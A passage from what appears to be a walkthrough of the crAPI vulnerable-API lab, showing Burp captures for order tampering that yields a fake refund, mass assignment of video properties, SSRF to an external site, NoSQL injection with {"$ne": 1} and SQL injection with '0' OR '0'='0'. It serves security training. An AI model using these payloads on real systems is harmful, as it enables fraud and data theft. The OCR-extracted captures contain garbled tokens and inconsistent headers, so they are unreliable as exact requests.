
The screenshot shows the crAPI application interface. At the top, there's a navigation bar with tabs for 'crAPI', 'Dashboard', 'Shop' (which is currently selected), and '...'. On the right side, a greeting 'Good Morning, Jim!' is displayed next to a user profile icon. Below the navigation, there's a section titled 'Order Details' with a back arrow icon. The main content area displays a table with the following data:

	Billed To	jim@jim.com
Phone	1234	
Item	Seat	
Purchased On	Sat Mar 22 2025	
Unit Price	\$ 10.00	
Quantity	1	
Total	\$ 10	

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
194	http://localhost:8888	GET	/workshop/api/shop/orders/8			200	874	JSON				127.0.0.1		
Request				Response										
<pre>Pretty Raw Hex 1 GET /workshop/api/shop/orders/8 HTTP/1.1 2 Host: localhost:8888 3 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99" 4 Content-Type: application/json 5 sec-ch-ua-mobile: ?0 6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJpQWIAamltlnhvbS1mhdIIGHTCMHxOTyMw1ZkhWj1oxNzQzMjI0NDazLcjh2x1joidwN1cJ9_awCETnRP2BdyNh0SG5D50x31tEyM7vv1SjY0cVDS9vbAYUvJco4s3hrw8f7KLbWtfZGKHPMDY3tj0usGXiv4a32U0jpkAR9HsRhlk0LXDR52aop0-jhzRF005CFBP7V1LHeH5cXjTNGRHJyNnMLASTc0s14G-FlyzjeAjuvlm15_HY9-2550_gyGCJN4hPAMoVtqkqgjwv-xtq1CLM9sAK2kPMwDrIBsAL07ekqqrntqsubybbg-w-usxRtB9JNwQvxVgJFpueWkkhARgfENS)ZVxx3cey2091bj1nDLOw7L 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:8888/orders?order_id=8 14 Accept-Encoding: gzip, deflate, br 15 Accept-Language: en-US,en;q=0.9 16 Connection: close 17 18</pre>				<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: openresty/1.25.3.1 3 Date: Sat, 22 Mar 2025 07:19:51 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referrer-Policy: same-origin 11 Cross-Origin-Opener-Policy: same-origin 12 Content-Length: 934 13 14 {   "order": {     "id": 8,     "user": {       "email": "jim@im.com",       "number": "1234"     },     "product": {       "id": 1,       "name": "Seat",       "price": "10.00",       "image_url": "images/seat.svg"     },     "quantity": 1,     "status": "delivered",     "transaction_id": "12c0d38e-10e3-4cb3-968f-9520293b726d",     "created_on": "2025-03-22T07:17:19.196061"   },   "payment": {     "transaction_id": "12c0d38e-10e3-4cb3-968f-9520293b726d",     "order_id": 8,     "amount": 10,     "paid_on": "2025-03-22T07:17:19.196061",     "card_number": "XXXXXXXXXXXX505",     "card_owner_name": "Jim",     "card_type": "CreditCard",     "card_expiry": "12/2027",     "currency": "USD"   } }</pre>										


**Screenshot-3:** Now change the request method from GET to PUT, add the parameters ‘quantity’ to ‘100’ and the ‘status’ to ‘returned’ in the request body and then send the modified request to the server. By performing this, we triggered a refund of \$1,000, and same amount is effectively added to our account.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	PUT /workshop/api/shop/orders/8 HTTP/1.1					1	200	OK						
2	Host: localhost:8888					2		Server: openresty/1.25.3.1						
3	sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99"					3		Date: Sat, 22 Mar 2025 08:18:16 GMT						
4	Content-Type: application/json					4		Content-Type: application/json						
5	sec-ch-ua-mobile: ?0					5		Connection: close						
6	Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJpQWIAamltlnhvbS1mhdIIGHTCMHxOTyMw1ZkhWj1oxNzQzMjI0NDazLcjh2x1joidwN1cJ9_awCETnRP2BdyNh0SG5D50x31tEyM7vv1SjY0cVDS9vbAYUvJco4s3hrw8f7KLbWtfZGKHPMDY3tj0usGXiv4a32U0jpkAR9HsRhlk0LXDR52aop0-jhzRF005CFBP7V1LHeH5cXjTNGRHJyNnMLASTc0s14G-FlyzjeAjuvlm15_HY9-2550_gyGCJN4hPAMoVtqkqgjwv-xtq1CLM9sAK2kPMwDrIBsAL07ekqqrntqsubybbg-w-usxRtB9JNwQvxVgJFpueWkkhARgfENS)ZVxx3cey2091bj1nDLOw7L													
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36					7		Allow: GET, POST, PUT, HEAD, OPTIONS						
8	sec-ch-ua-platform: "Linux"					8		Vary: origin, Cookie						
9	Accept: */*					9		X-Frame-Options: DENY						
10	Sec-Fetch-Site: core-origin					10		X-Content-Type-Options: nosniff						
11	Sec-Fetch-Mode: cors					11		Referrer-Policy: same-origin						
12	Sec-Fetch-Dest: empty					12		Cross-Origin-Opener-Policy: same-origin						
13	Referer: http://localhost:8888/orders?order_id=8					13		Content-Length: 278						
14						14								
15						15								
16						16								
17						17								
18						18								
19						19								
20						20								
21						21								
22						22								
23						23								



## Challenge 12 — Update internal video properties

**Screenshot-1:** Navigate to “Change Video Name” option, which allowed us to modify the video’s name. Upon renaming the video, carefully observe the request and response section.



**Screenshot-2:** It is noticed that HTTP PUT request method is used and the response provided valuable information, specifically the “conversion\_params,” which exposed internal video properties.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
202	http://localhost:8888	PUT	/identity/api/v2/user/videos/53		✓	200	2244965	JSON					127.0.0.1	
<b>Request</b>														
	Pretty	Raw	Hex											
1	PUT /identity/api/v2/user/videos/53	HTTP/1.1												
2	Host: localhost:8888													
3	Content-Length: 26													
4	sec-ch-us: "Chromium";v="121", "Not A Brand";v="99"													
5	Content-Type: application/json													
6	sec-ch-ua-mobile: 10													
7	Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJpdiI6Ijg0dKaaH1l4wBSS-2m1hdC50FtCMVYQTVkMwI2Z0n-2jxuBdGMfI0f0dASLc3yR2+1Ijox4W0tLc3J9-awERDl5sodyp0pp0)2Z0n0321t5sMYV1S1YoCwduBuvu2c-e+3tw-wefiKLs1n/2zavewwby9zrjLys6OKt4s132uujpkAhoPsRhukotX03x8Seop0-1hz4Rf005CFP7v1L1He5ScCxJ2tXNDR3MytNHLASTc0j4Gj-FlyjzjAjuVbLs15-H95-2SSG_gJCJNq4hPAWgqELAnJ5-WNHkNMBz1Gau-zq1CLM9eAk3kPM9Dr3BsAl07nkqqjrrntqsUhvbbjh+u-uXB189JbWqdVcgLPsveYvkV4z2ARofE9NS12Vx39Cey2091b1j1n0L0TnV0Z													
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36													
9	Chrome/121.0.6167.95 Safari/537.36													
10	sec-ch-ua-platform: "Linux"													
11	Connection: http://localhost:8888													
12	Sec-Fetch-Site: same-origin													
13	Sec-Fetch-Mode: cors													
14	Sec-Fetch-Dest: empty													
15	Origin: http://localhost:8888/my-profile													
16	Accept-Encoding: gzip, deflate, br													
17	Accept-Language: en-US,en;q=0.9													
18	Connection: close													
19														
20	{													
	"videoName": "PixelVideo"													
	"conversion_params": {													
	"codec": "h264"													
	"Profile": "video"													
	"video_name": "PixelVideo"													
	}													
	}													

**Screenshot-3:** The parameter “conversion\_params” with different value added in the request body and send the crafted request to the server to alter the video properties. It is observed that video properties are changed successfully.

Request	Response
<pre>1. GET /identity/api/v2/user/videos/53 HTTP/1.1 2. Host: localhost:8888 3. Content-Length: 62 4. sec-ch-ua: "Chromium";v="121", "Not A[Brands];v="99" 5. Content-Type: application/json 6. sec-ch-prefers: ?? 7. Authorization: Bearer eyJhbGciOiJzIwILnq...jyJdEcI0Ljwq...lmt...LevBSe...i...h-CJLHf-CW0tY-Gt...Wv-x...Zm...tE...a...nb...e...1...h...o...d...x...w...C... 8. sec-ch-useragent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 9. sec-ch-platform: "Linux" 10. Accept: */* 11. DNT: 1 http://localhost:8888 12. Sec-Fetch-Site: same-origin 13. Sec-Fetch-Mode: core 14. Sec-Fetch-User: ?? 15. Referer: http://localhost:8888/my-profile 16. Accept-Encoding: gzip, deflate, br 17. Accept-Language: en-US,en;q=0.9 18. Connection: close 19. 20.   "videoName": "PixelVideo", 21.   "conversion_params": "v_codec:h264" 22.</pre>	<pre>1. HTTP/1.1 200 2. Server: spancrypt/1.25.3.1 3. Date: Sat, 22 Mar 2025 08:35:24 GMT 4. Content-Type: application/json 5. Content-Encoding: gzip 6. Vary: Origin 7. Vary: Access-Control-Request-Method 8. Vary: Access-Control-Request-Headers 9. Set-Cookie: XSRF-TOKEN=...; Secure; HttpOnly; Origin: http://localhost:8888 10. X-Content-Type-Options: nosniff 11. X-XSS-Protection: 0 12. Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13. Pragma: no-cache 14. Expires: 0 15. X-Frame-Options: DENY 16. Content-Length: 2244514 17. 18. { 19.   "id": "53", 20.   "videoName": "PixelVideo", 21.   "conversion_params": "v_codec:h264" 22. }</pre>

## Server-Side Request Forgery (SSRF)

SSRF is a type of security vulnerability that occurs when an attacker can manipulate the requests made by a web application to access resources on the server or other internal systems that they should not have access to.

**Challenge 13 — Make crAPI send an HTTP call to “www.google.com” and return the HTTP response.**

**Screenshot-1:** Navigate to ‘Contact Mechanic’ section and submit the service request. It is observed that the request is sent to the server to call the mechanic\_api mentioned in request body; and successfully received the report link URL displayed in the response tab.

Request	Response
Pretty Raw Hex JSON Web Token	Pretty Raw Hex Render
<pre> 1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1 2 Host: 192.168.1.200:8888 3 Content-Length: 214 4 Authorization: Bearer eyJhbGciOiJSUzInIuJ9 eyJzdW1oIjcmFwaUlgeGftcQxlLmNvSIsInJvbGluOjJlc2YlwIw 5 iAiwlshFOjoxNjklMtgzOTULCjleAi0jE20Tl3Dg3NTh9.gvBMSYrNPxjBxEBM-J4q XBMFrzUUVH4nbpoz2e8PExyH2h0g0-LpR6KE92rwqsyks6ekLk-4jafwCwSSBstP0 y0cwVdFlG1JfJKjBRL2U3afqyvN4560cgndcd9jcezWfy-5qdgtF0qgbzbNh-ORFV T0dASlWvpp7ah7tWve7ekP7zc5wskGXdpavnTwWk2Fq1SgkVsk78qR04hZlw-CU aoudyInx0zrcrt5X52h8mB00-np4hs102v5QQtEfif1Nyyqt3GZMMcscfflwddo-Mhna x9gt7lSrjc:FswXST_1voIGEEmhKakU7e7Q 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 6 Content-Type: application/json 7 Accept: */* 8 Origin: http://192.168.1.200:8888 9 Referer: http://192.168.1.200:8888/contact-mechanic?VIN=0YCOMB6AXXM220875 10 Accept-Encoding: gzip, deflate, br 11 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 12 Connection: close 13 14 {   "mechanic_code": "TRAC_JHN",   "problem_details": "test",   "vin": "0YCOMB6AXXM220875",   "mechanic_api": "http://192.168.1.200:8888/workshop/api/mechanic/receive_report",   "repeat_request_if_failed": false,   "number_of_repeats": 1 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Wed, 20 Sep 2023 17:27:34 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: POST, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referrer-Policy: same-origin 12 Content-Length: 158 13 14 {   "response_from_mechanic_api": {     "id": 25,     "sent": true,     "report_link": "http://192.168.1.200:8888/workshop/api/mechanic/mechanic_report?report_id=25",     "status": 200   } } </pre>

**Screenshot-2:** We decided to modify the request URL. By substituting the URL, we successfully prompted the server to make an HTTP call to “www.google.com.”

Request	Response
Pretty Raw Hex JSON Web Token	Pretty Raw Hex Render
<pre> 1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1 2 Host: 192.168.1.200:8888 3 Content-Length: 174 4 Authorization: Bearer eyJhbGciOiJSUzInIuJ9 eyJzdW1oIjcmFwaUlgeGftcQxlLmNvSIsInJvbGluOjJlc2Ylw 5 iAiwlshFOjoxNjklMtgzOTULCjleAi0jE20Tl3Dg3NTh9.gvBMSYrNPxjBxEBM-J4q XBMFrzUUVH4nbpoz2e8PExyH2h0g0-LpR6KE92rwqsyks6ekLk-4jafwCwSSBstP0 y0cwVdFlG1JfJKjBRL2U3afqyvN4560cgndcd9jcezWfy-5qdgtF0qgbzbNh-ORFV T0dASlWvpp7ah7tWve7ekP7zc5wskGXdpavnTwWk2Fq1SgkVsk78qR04hZlw-CU aoudyInx0zrcrt5X52h8mB00-np4hs102v5QQtEfif1Nyyqt3GZMMcscfflwddo-Mhna x9gt7lSrjc:FswXST_1voIGEEmhKakU7e7Q 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 6 Content-Type: application/json 7 Accept: */ 8 Origin: http://192.168.1.200:8888 9 Referer: http://192.168.1.200:8888/contact-mechanic?VIN=0YCOMB6AXXM220875 10 Accept-Encoding: gzip, deflate, br 11 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 12 Connection: close 13 14 {   "mechanic_code": "TRAC_JHN",   "problem_details": "test",   "vin": "0YCOMB6AXXM220875",   "mechanic_api": "https://www.google.com",   "repeat_request_if_failed": false,   "number_of_repeats": 1 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Wed, 20 Sep 2023 17:30:59 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: POST, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referrer-Policy: same-origin 12 Content-Length: 26079 13 14 {   "response_from_mechanic_api": {     "&lt;!doctype html&gt;&lt;html itemscope='\' itemscope='\"http://schema.org/WebPage\" lang='en-IN'&gt;&lt;head&gt;&lt;meta content='text/html; charset=UTF-8' http-equiv='Content-Type'&gt;&lt;meta content='images.branding/google/leg/ix/google_standard_color_128dp.png' itemprop='image'&gt;&lt;title&gt;Google&lt;/title&gt;&lt;script nonce='CjVyb29koeX20t0Uf1Bg9'&gt;(function(){var g=(KE1:'UyL2Y1HbPyb4-BPfPM0M1',KE91:'0,138119,4361,207,4804,231,383,246,5,1129120,119395,706,380090,1618,247,22431,1818,2181,2091,4904,250,25059,251,2515,2515,301,3015,13721,141,141,2664,4,24507,24507,22007,6039,111942,36321,2,16737,3534,194600,5679,1062,31121,4599,4599,2204,1281,33084,2,1,2,26632,8155,874,10622,7,1922,6779,20399,20135,14,82,13233,6071,862,408,4309,3787,15173,2306,3097,3030,15816,1804,7734,15103,9991,269,2171,5253,8196,1092,1078,6670,4652,13207,7914,5769,188,4189,4900,3,9,9887,1713,3592,775,5209259,108,2,195,6,467,5994297,97,2803117,331,141,795,1973,1,346,8474,15,9,243,2,5,6,30,4,9,3,4,4,19,25,21,7,23,20721486,3219966,579,4043528,1008,15664,39284,5290,270,1395096,392746,22,508516,758006,8163,10396,2708,2886,1597,106,978,933,1532,576,1149,4704,239,1969,6314,1703,2696,724,1601,1352,25,1543,1501,874,2,3,322,486,2548,253,3189,2138,1861,554,1321,2,2,849,1201,1185,303,41,1494,1282,2,1,519,2379,24,62,1789,779,101,711,505,205,277,3994,707,97,100,176,525,775,2,341,725,1006,1187,1,1,613,1655,1001,787,1512,83,4,91,7,617,1110,737,8,267,44,948,3,247,248,71,74,1067,36,207,354,96,574,167,175,21,876,568,33,2,3,241,338,84,180,2,345,321,299,4,457,69,95,482,27,6,5,15,313,191,255,7,1,8,889,487,272,229,187,7,1,8,251,689,4   } } </pre>

## Injection

An **injection vulnerability** occurs when an application fails to properly sanitize or validate user input, allowing attackers to insert malicious code or data that can be interpreted and executed by the application, potentially leading to data breaches, system compromise, or other security issues.

**NoSQL injection:** It is a vulnerability that lets a malicious hacker introduce (inject) undesired code into database queries executed by NoSQL databases such as MongoDB, Cassandra, or Redis.

## Challenge 14 — Find a way to get free coupons without knowing the coupon code.

**Screenshot-1:** We initiated the challenge by intercepting the validate-coupon request in Burp Suite.

Request	Response
<pre>Pretty Raw Hex POST /community/api/v2/coupon/validate-coupon HTTP/1.1 Host: localhost:8888 Content-Length: 22 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99" Content-Type: application/json sec-ch-ua-mobile: ?0 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJpam1AenxtLPEtNvSE1x1hdC1EMTc0QYwOTwvZKwxEIjoxNzBmI2MhALCjyB2-1jss4WNEc ... ... User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) sec-ch-ua-platform: "Linux" Accept: */* Origin: http://localhost:8888 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:8888/shop Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Connection: close ... 20 {   "coupon_code": "1111" }</pre>	<pre>Pretty Raw Hex Render HTTP/1.1 500 Internal Server Error Server: openresty/1.25.3.1 Date: Sat, 22 Mar 2025 12:21:45 GMT Content-Type: application/json Content-Length: 16 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE Access-Control-Allow-Origin: * Content-Length: 9 Content-Type: application/json Content-Length: 10 11 { 12 }</pre>

**Screenshot-2:** Employing a NoSQL Payload

We took inspiration from a collection of NoSQL injection payloads available on GitHub at <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>. Specifically, we used the payload `{ "$ne": 1 }`, which proved effective.

Request	Response
<pre>Pretty Raw Hex POST /community/api/v2/coupon/validate-coupon HTTP/1.1 Host: localhost:8888 Content-Length: 28 sec-ch-ua: "Chromium";v="121", "Not A[Brand]";v="99" Content-Type: application/json sec-ch-ua-mobile: ?0 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJpam1AenxtLPEtNvSE1x1hdC1EMTc0QYwOTwvZKwxEIjoxNzBmI2MhALCjyB2-1jss4WNEc ... ... User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) sec-ch-ua-platform: "Linux" Accept: */* Origin: http://localhost:8888 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:8888/shop Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Connection: close ... 20 {   "coupon_code": {     "\$ne": 1   } }</pre>	<pre>Pretty Raw Hex Render HTTP/1.1 200 OK Server: openresty/1.25.3.1 Date: Sat, 22 Mar 2025 12:23:04 GMT Content-Type: application/json Content-Length: 16 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE Access-Control-Allow-Origin: * Content-Length: 78 Content-Type: application/json Content-Length: 10 11 {   "coupon_code": "TRAC075",   "amount": "75",   "CreatedAt": "2025-03-08T06:58:43.042" 12 }</pre>

**Screenshot-3:** Now apply the coupon code and it is observed that amount is credited.

```

Request
Pretty Raw Hex
1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 25
4 sec-ch-ua: "Chromium";v="121", "Not A[Brand];v="99"
5 Content-Type: application/json
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJqdWI0IjqqW1AemtlmNvbSisIelhdCIGMtC0MjYxOTYwMywiZkhwIjoxNz02MjI0NDazLCjyb2xlIjoiXN1cI1J9.awGETnoZBdmyHy0902D9w03l1tEyM7v13YjYcV09abAVuJca4s3HwvwfjlKLbXnF20KHWNNOY3tplyusGXivA4j32Ujpkar3RsmHukLxD3b852aopjhZpHf005CFB7V1rUhHeSxCxJtNDRJMyrhNHLASTCsJ4G-FlyzjeAJuVb1w15_H9-2550_gyGCJndhPAMqXELANUS-NwNmKMBizGau-zqCLUM9oAkKpWMBDIBsAl07nkqajrntqsulybbph-usXbL89JbWqOxVGLf9ueYwkkdzhAqgfaENsZVxd3Ccy209hlbjnln0L07w
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Accept: */*
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13 
14 {
15   "coupon_code": "TRAC075",
16 }

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 12:25:36 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 78
10 
11 {
12   "coupon_code": "TRAC075",
13   "amount": "75",
14   "CreatedAt": "2025-03-08T06:58:43.04Z"
15 }

```

**SQL injection:** It is a type of security vulnerability that occurs in web applications when user-supplied data is not properly validated or sanitized before being included in SQL queries. This allows malicious users to manipulate these queries to gain unauthorized access to a database or perform unintended actions on the database.

## Challenge 15 — Find a way to redeem a coupon that you have already claimed by modifying the database

**Screenshot-1:** Try to apply the previously used coupon code and observe the response.

```

Request
Pretty Raw Hex
1 POST /workshop/api/shop/apply_coupon HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 37
4 sec-ch-ua: "Chromium";v="121", "Not A[Brand];v="99"
5 Content-Type: application/json
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJqdWI0IjqqW1AemtlmNvbSisIelhdCIGMtC0MjYxOTYwMywiZkhwIjoxNz02MjI0NDazLCjyb2xlIjoiXN1cI1J9.awGETnoZBdmyHy0902D9w03l1tEyM7v13YjYcV09abAVuJca4s3HwvwfjlKLbXnF20KHWNNOY3tplyusGXivA4j32Ujpkar3RsmHukLxD3b852aopjhZpHf005CFB7V1rUhHeSxCxJtNDRJMyrhNHLASTCsJ4G-FlyzjeAJuVb1w15_H9-2550_gyGCJndhPAMqXELANUS-NwNmKMBizGau-zqCLUM9oAkKpWMBDIBsAl07nkqajrntqsulybbph-usXbL89JbWqOxVGLf9ueYwkkdzhAqgfaENsZVxd3Ccy209hlbjnln0L07w
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Accept: */*
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13 
14 {
15   "coupon_code": "TRAC075",
16   "amount": "75"
17 }

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 12:25:36 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 97
10 
11 {
12   "message": "TRAC075 Coupon code is already claimed by you!! Please try with another coupon code"
13 }

```

**Screenshot-2:** To manipulate the database and redeem the coupon, we turned to a repository of offensive payloads available at [\[https://github.com/InfoSecWarrior/Offensive-Payloads/\]](https://github.com/InfoSecWarrior/Offensive-Payloads/). We used a basic SQL injection payload: `0' OR '0' = '0`.

The response we received was a success message indicating that the coupon code had already been claimed by us.

**Request**

```
Pretty Raw Hex
1 POST /workshop/api/shop/apply_coupon HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 44
4 sec-ch-ua: "Chromium";v="121", "Not A[brand]";v="99"
5 Content-Type: application/json
6 sec-ch-ua-platform: "Windows"
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdWlkIjqaWlAamltLmNbSisInhdCI6MTc0MjYxOTVwMyw1ZKhwiJoxNzQzMjI0NDAzLcjb2x1IjoidXNlci39.aWETnOPZBjnyHySGc2Dxw031tEy7v13jYOCVd9wbAYUJc04s3Hrvw8fjKLbxnf2GKHPWNOY3tlyusGXIV4a132uUpkR9Rsrhuk40LxD3s82ep0-jhZpRf00SCFBP7VLlRheSxQJtRNQRJyRNMLASTcs34G-FlyzjA3uVbIw15_H9-2550_gyGCNd4hPAqgELAxNUS-WPhNbbBzgau-zq1CLW0kAk2kPMW0Dr1bsAl07wkgqrrtqsulybbgw-usXb189JbWqDxVcgJF9uevKkdzhAfRgfE9NSjZVxd3Cey209n1bijlnLO7n0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.96 (KHTML, like Gecko)
9 Chrome/121.0.6178.80 Safari/537.96
10 Accept: */*
11 Origin: http://localhost:8888
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8888/shop
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {
  "coupon_code": "0' or '0' = '0",
  "amount": 75
}
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 12:35:10 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Content-Type-Options: nosniff
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 97
14
15 {
